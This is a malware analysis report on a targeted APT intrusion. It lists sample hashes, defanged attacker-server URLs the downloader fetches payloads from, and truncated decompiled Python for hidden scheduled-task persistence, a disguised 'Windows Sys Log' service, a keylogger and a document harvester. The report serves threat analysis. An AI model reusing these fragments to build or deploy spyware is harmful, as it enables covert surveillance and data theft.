

Target APT Attack Report on Corporate Machine

**CYBER SECURITY &
PRIVACY FOUNDATION**

Step2: qwave1.exe is downloaded from the remote server; This program checks the operating system of the victim PC and downloads other executable files for that operating system.

Analysis of qwave1.exe:

Hash: 0644D91E1E585364242295EEE3473B4D

Language used: Visual Basic

*. Gets list of additional files to download from its server by requesting “hxxp://81.4.110.128/netsync1/getfile.php”

*. Downloads win7.exe, xp.exe, lltDsvc64.exe,spssvc64.exe and a.doc from the attacker's server:

hxxp://81.4.110.128/netsync1/download/win7.exe

hxxp://81.4.110.128/netsync1/download/xp.exe

hxxp://81.4.110.128/netsync1/download/lltDsvc64.exe

hxxp://81.4.110.128/netsync1/download/spssvc64.exe

hxxp://81.4.110.128/netsync1/download/a.doc

```
OllyDbg - qwave1.exe - [CPU - main thread, module qwave1]

Step3: The controller executable in step 2 downloads python based executable file from the server according to the operating system. This file registers the exe as a service.

The following files are python files created using PyInstaller:

Analysis of win7.exe:

Hash: 4A513C372F3ED1239F9597DE3B1D9173

*. Creates and Runs a “Scheduled Task” so that the malware will be executed every time booted.

Python code:

```
info = taskDef.RegistrationInfo
info.Author = author
info.Description = description
settings = taskDef.Settings
settings.Enabled = True
settings.StartWhenAvailable = True
settings.Hidden = task_hidden
#register the task (create or update, just keep the task name the same)
result = rootFolder.RegisterTaskDefinition(task_id, taskDef, TASK_CREATE_OR_UPDATE, "",
task = rootFolder.GetTask(task_id)
task.Enabled = True
#runningTask = task.Run("")
task.Enabled = True
except:
```

Analysis of XP.exe:

Hash : BDC98BBEE6AA573C8ED060BB683386F6

* Makes the malware file as service

Python code:

```
import win32com.client,sys,os,win32serviceutil,win32service

file17 = sys.argv[1]
fpath = sys.argv[2]
try:
    ServiceName = "WindowsSysLog"
    DisplayName = "Windows Sys Log"
    descriptions = "To Check Window Sys Logs"
    exename = fpath+file17
    win32serviceutil.InstallService("Windows Sys Log",ServiceName,DisplayName,startTyp
except:
    pass
```

Analysis of sppsvc64.exe: (Log system activity with keystrokes)

Hash: C7E0C3237B4C52AB328C30751D8CCD03

Python code extracted from sppsvc64.exe(Key.py):



```
keylogs = "["+event.Key+"]"
if (1==1):
    print "Inside wit -- "+keylogs
    outlog+= keylogs

    l=len(outlog)
    if(l>=100):
        writelog(outlog)
        outlog=""

except :
    pass
while True:
    hm = pyHook.HookManager()
    #hm.MouseAllButtonsUp = OnMouseEvent
    hm.MouseAllButtonsDown = OnMouseEvent
    hm.HookMouse()
    hm.KeyDown = OnKeyboardEvent
    hm.HookKeyboard()

    pythoncom.PumpMessages()
```

- * Copies itself to the “%UserProfile%\config\system\”
- * Creates a “log.txt “ in the “%UserProfile%\config\system\” directory
- * Logs every user activity

Analysis of lttDsvc64.exe: (File searcher for doc/xls/ppt)

Hash: 4C6E4C59F1D94CD474BAB7CA4B72E111

Extracted Python code:

```

    #open
f1 = open(dir1+'uplog.txt', 'rb')
data = f1.read()
f1.close()
if (os.path.splitext(fullpath)[1] == '.doc') or (os.path.splitext(fullpath)[1] == '.xls') or (os.path.splitext
    #c = os.path.getsize(fullpath)
    #fullpath1 = fullpath + "." + str(c)
    if data.find(fullpath) != -1:
        print "File All Ready There"
    else:
        #print fullpath

    #os.system('@echo off')
    #fullpath.replace("\,/,:,*,?,<,>,|,~,,$", " ")
    try:
        f1 = open(fullpath,"rb")
        file = f1.read()
        f1.close()
        if not os.path.exists(dir+"\\."+folder1[1]):
            f2 = open(dir+"\\."+folder1[1], "wb")

```

- * Copies itself to the “%UserProfile%\config\system\”
- * Searches for XLS, PPT, DOC, PDF and copies them to ““%UserProfile%\config\”
- * . Creates a “uplog.txt” file that has location of doc/xls/ppt files
